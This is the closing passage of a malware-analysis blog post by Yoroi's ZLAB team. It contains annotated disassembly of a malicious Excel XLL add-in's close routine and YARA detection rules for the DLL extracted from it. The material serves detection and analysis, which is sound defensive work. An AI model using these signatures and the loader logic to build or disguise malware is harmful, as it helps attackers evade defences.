// 8B 15 A4 F2 06 10             mov     edx, dword_1006F2A4
// 85 D2                             test    edx, edx
// 75 25                             jnz    short loc_1003B06C
// E8 34 02 00 00                call    sub_1003B280
// 8B F0                             mov     esi, eax
// 8B CE                             mov     ecx, esi
// E8 CB 26 00 00                call    sub_1003D720
// 8B 15 A4 F2 06 10             mov     edx, dword_1006F2A4
// 0F B6 C0                        movzx   eax, al
// 66 85 C0                        test    ax, ax
// 0F 45 D6                        cmovnz  edx, esi
// 89 15 A4 F2 06 10             mov     dword_1006F2A4, edx
// 74 10                             jz      short loc_1003B07C
//
//          loc_1003B06C:
// 8B 42 10                        mov     eax, [edx+10h]
// 85 C0                             test    eax, eax
// 74 09                             jz      short loc_1003B07C
// FF D0                             call    eax
// C6 05 A1 F2 06 10 01         mov     byte_1006F2A1, 1
//
//          loc_1003B07C:
//
```

```

// E8 0F FF FF FF      call    xlAutoClose
//
//
//                loc_1003B081:
// A1 A4 F2 06 10      mov     eax, dword_1006F2A4
// 85 C0                test   eax, eax
// 75 23                jnz    short loc_1003B0AD
// E8 F1 01 00 00      call   sub_1003B280
// 8B F0                mov    esi, eax
// 8B CE                mov    ecx, esi
// E8 88 26 00 00      call   sub_1003D720
// 0F B6 C8             movzx  ecx, al
// A1 A4 F2 06 10      mov    eax, dword_1006F2A4
// 66 85 C9             test   cx, cx
// 0F 45 C6             cmovnz eax, esi
// A3 A4 F2 06 10      mov    dword_1006F2A4, eax
// 74 25                jz     short loc_1003B0D2
//
//                loc_1003B0AD:
// 8B 40 08             mov    eax, [eax+8]
// 85 C0                test   eax, eax
// 74 1E                jz     short loc_1003B0D2
// FF D0                call   eax
// 0F B7 F0             movzx  esi, ax
// E8 A2 00 00 00      call   sub_1003B160
// 5F                    pop    edi
// 66 8B C6             mov    ax, si
// C6 05 A1 F2 06 10 00  mov    byte_1006F2A1, 0
// C6 05 A2 F2 06 10 01  mov    byte_1006F2A2, 1
// 5E                    pop    esi
// C3                    retn

```

condition:

```
$STR1 and uint16(0) == 0x5A4D
```

```
}
```

rule malicious\_dll

```
{
```

meta:

description = "Yara rule for the malicious dll file extracted from a xll file"

author = "Yoroi Malware ZLab"

```
last_updated = "2021-05-11"
```

```
tlp = "white"
```

```
category = "informational"
```

```
strings:
```

```
$bytes_1 = { 00 02 0E 0E 0E }
```

```
$bytes_2 = { 17590C2B17070608 }
```

```
$bytes_3 = { 0817590C081530E5 }
```

```
$bytes_4 = { 072A??026F1?0000 }
```

```
$bytes_5 = { 6A72??0?0070280? }
```

```
$mscoree = { 6D 73 63 6F 72 65 65 2E 64 6C 6C }
```

```
condition:
```

```
all of them and uint16(0) == 0x5A4D and filesize < 20KB
```

```
}
```

*This blog post was authored by Luigi Martire, Carmelo Ragusa and Luca Mella of Yoroi Malware ZLAB.*